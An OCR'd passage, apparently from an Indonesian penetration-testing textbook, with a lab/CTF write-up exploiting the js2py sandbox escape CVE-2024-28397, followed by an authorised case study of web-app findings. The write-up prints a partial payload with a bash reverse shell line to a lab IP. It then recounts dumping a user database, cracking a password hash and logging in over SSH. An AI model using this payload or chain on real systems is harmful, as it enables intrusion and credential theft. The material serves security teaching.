
Gambar 4.5 Write-up: hasil file command (check jenis/isi file)

so it's SQLite 3.x database. Let's open it up.

```
┌──(alcatrozsgb㉿AlcatrozSGB)-[~/Downloads/tmp/app/instance]
└─$ sqlite3 users.db
SQLite version 3.46.1 2024-08-13 09:16:08
Enter ".help" for usage hints.
sqlite> .table
code_snippet  user
sqlite> select * from user;
sqlite>
```


Gambar 4.6 Write-up: membuka file sqlite3 users.db

Unfortunately, we got nothing from it. Another interesting thing from the code is




Gambar 4.7 Write-up: file requirement.txt (js2py version)

this js2py thing is making me interested, it looks so suspicious. Let's see it got public vulnerability.




Gambar 4.8 Write-up: CVE-2024-28397 js2py Sandbox Escape

There it is! sandbox escape. Let's proceed to the website to see if we can use this CVE



Gambar 4.9 Write-up: register account

Because we don't have an account, let's register first, and then log in with that account.



Gambar 4.10 Write-up: Code editor

so there it is! we can use the CVE in this place. But unfortunately, i always got error when use this code editor, look below:

Code Editor

```
payload = """
let cmd = "/bin/bash -i >& /dev/tcp/10.10.14.32/5555 0>&1"
let hacked, bymarve, n11
let getattr, obj

hacked = Object.getOwnPropertyNames({})
bymarve = hacked.__getattribute__
n11 = bymarve("__getattribute__")
obj = n11("__class__").__base__
getattr = obj.__getattribute__

function findpopen(o) {
    let result;
    for(let i in o.__subclasses__()) {
        let item = o.__subclasses__()[i]
        if(item.__module__ == "subprocess" && item.__name__ == "Popen") {
            return item
        }
```

SAVE CODE RUN CODE

Output

```
Error: SyntaxError: Line 1: Unexpected token ILLEGAL
```

Gambar 4.11 Write-up: error message 1

Code Editor


```
payload = """
let cmd = "/bin/bash -i >& /dev/tcp/10.10.14.32/5555 0>&1"
let hacked, bymarve, n11
let getattr, obj

hacked = Object.getOwnPropertyNames({})
bymarve = hacked.__getattribute__
n11 = bymarve("__getattribute__")
obj = n11("__class__").__base__
getattr = obj.__getattribute__

function findpopen(o) {
    let result;
    for(let i in o.__subclasses__()) {
        let item = o.__subclasses__()[i]
        if(item.__module__ == "subprocess" && item.__name__ == "Popen") {
            return item
        }
```

SAVE CODE RUN CODE

Output

```
Error: SyntaxError: Line 1: Unexpected token ILLEGAL
```

Gambar 4.12 Write-up: error message 2




Gambar 4.13 Write-up: error message 3 (via burp)

So let's try to find another way.

```
@app.route('/run_code', methods=['POST'])
def run_code():
    try:
        code = request.json.get('code')
        result = js2py.eval_js(code)
        return jsonify({'result': result})
    except Exception as e:
        return jsonify({'error': str(e)})
```


Gambar 4.14 Write-up: target endpoint

I got the endpoint to send the code, what if i send it right away into the endpoint.




Gambar 4.15 Write-up: reverse shell payload in python

i craft a payload reverse shell the payload, encode it with base 64 (because i got an error earlier if send it right away) that send a request into the endpoint /run_code




Gambar 4.16 Write-up: encode reverse shell payload to base64

this is the payload and the encoding process.




Gambar 4.17 Write-up: Mendapat reverse shell

after that we run a listener and then run the payload and boom! we got reverse shell.




Gambar 4. 18 Write-up: mendapat database user dan kredensial

after get a reverse shell i can get the database. It turns out there's sqlite3 there, so i just opened the database and get the users.



Gambar 4.19: Write-up cracking password hashing dengan Crackstation

with CrackStation, i can crack user marco's password. After that i tried to log in using ssh with marco's credentials.



Gambar 4.20 Write-up: masuk dengan SSH dan baca flag user

it turns out i can log in and get the user flag.

4.5 Penerapan Seven Steps of Penetration Testing pada Project Penetration Testing

Bagian ini menyajikan studi kasus penerapan metodologi *Seven Steps of Penetration Testing* pada sebuah sistem internal perusahaan. Karena studi kasus ini adalah bagian dari proyek *penetration testing*, maka sudah pasti ada ijin tertulis untuk melakukan testing terhadap sistem internal tersebut Dalam studi kasus ini setiap tahapan, mulai dari *reconnaissance* hingga reporting, diterapkan secara sistematis untuk mengevaluasi tingkat keamanan aplikasi web yang diuji.

Pembahasan dalam sub-bab ini berfokus pada proses pengujian, teknik yang digunakan, temuan utama, serta bagaimana setiap langkah dari metodologi tersebut memberikan kontribusi terhadap identifikasi risiko keamanan. Seluruh data sensitif

akan disamarkan, dan analisis disusun berdasarkan pendekatan profesional yang umum digunakan dalam industri keamanan siber.


1. Information Gathering (Reconnaissance)

Walaupun akses dilakukan melalui VPN sehingga ruang lingkup reconnaissance lebih terbatas, tahap ini tetap dilakukan untuk:

- Mengidentifikasi informasi dasar aplikasi (teknologi, server header, framework indikatif).
- Mengamati struktur endpoint, parameter umum, dan mekanisme autentikasi.
- Melakukan inspeksi awal terhadap konfigurasi keamanan seperti security header dan server banner.

Temuan yang termasuk di tahap ini:

- *Misconfigured Security Header*. Hal ini terdeteksi pada header analisis awal sebelum melakukan pengujian mendalam. Dalam kasus ini ada beberapa *security header* yang hilang
  - Missing “Strict-Transport-Security” header
  - Missing “Content-Security-Policy“ header
  - Missing “X-Content-Type-Options“ header
  - Missing "x-permitted-cross-domain-policies" header



Gambar 4.21 Misconfigured Security Screenshot

- *Browser Cache Contains Sensitive Information*. Hal ini diketahui saat memeriksa perilaku aplikasi pada sisi klien. Dalam kasus ini browser *caching* sebuah halaman yang menyimpan informasi sensitif. Hal ini dibuktikan dengan cara pentester masuk page berisi informasi sensitif, kemudian log out, dan dari browser klik tombol "back". Karena jika screenshot *user interface*nya ditampilkan websitenya akan langsung diketahui, maka untuk kasis ini screenshot tidak disertakan.

2. Scanning & Enumeration


Pada tahap ini, pengujian berfokus pada identifikasi potensi kerentanan melalui analisis manual, parameter tampering, dan teknik uji input. Kegiatan meliputi:

- Observasi input fields
- Pengujian batas input
- Evaluasi filtering & sanitization
- Analisis mekanisme autentikasi

Temuan yang termasuk di tahap ini:


- Improper Input Validation. Dalam kasus ini, aplikasi menerima inputan *malicious code* ke dalam kolom input. Dalam hal ini memang *malicious*

*code*nya tidak tereksekusi, tapi ini jadi temuan karena pada dasarnya aplikasi tidak boleh menerima *malicious code*, harus ada proses validasi yang mencegahnya.




Gambar 4.22 Improper Input Validation Screenshot

- *Improper Server Validation on Input Limit*. Dalam kasus ini pentester memasukkan input berupa *string* dalam jumlah yang amat sangat besar (kurang lebih 50 ribu karakter)




Gambar 4.23 Improper Server Validation on Input Limit request screenshot part 1



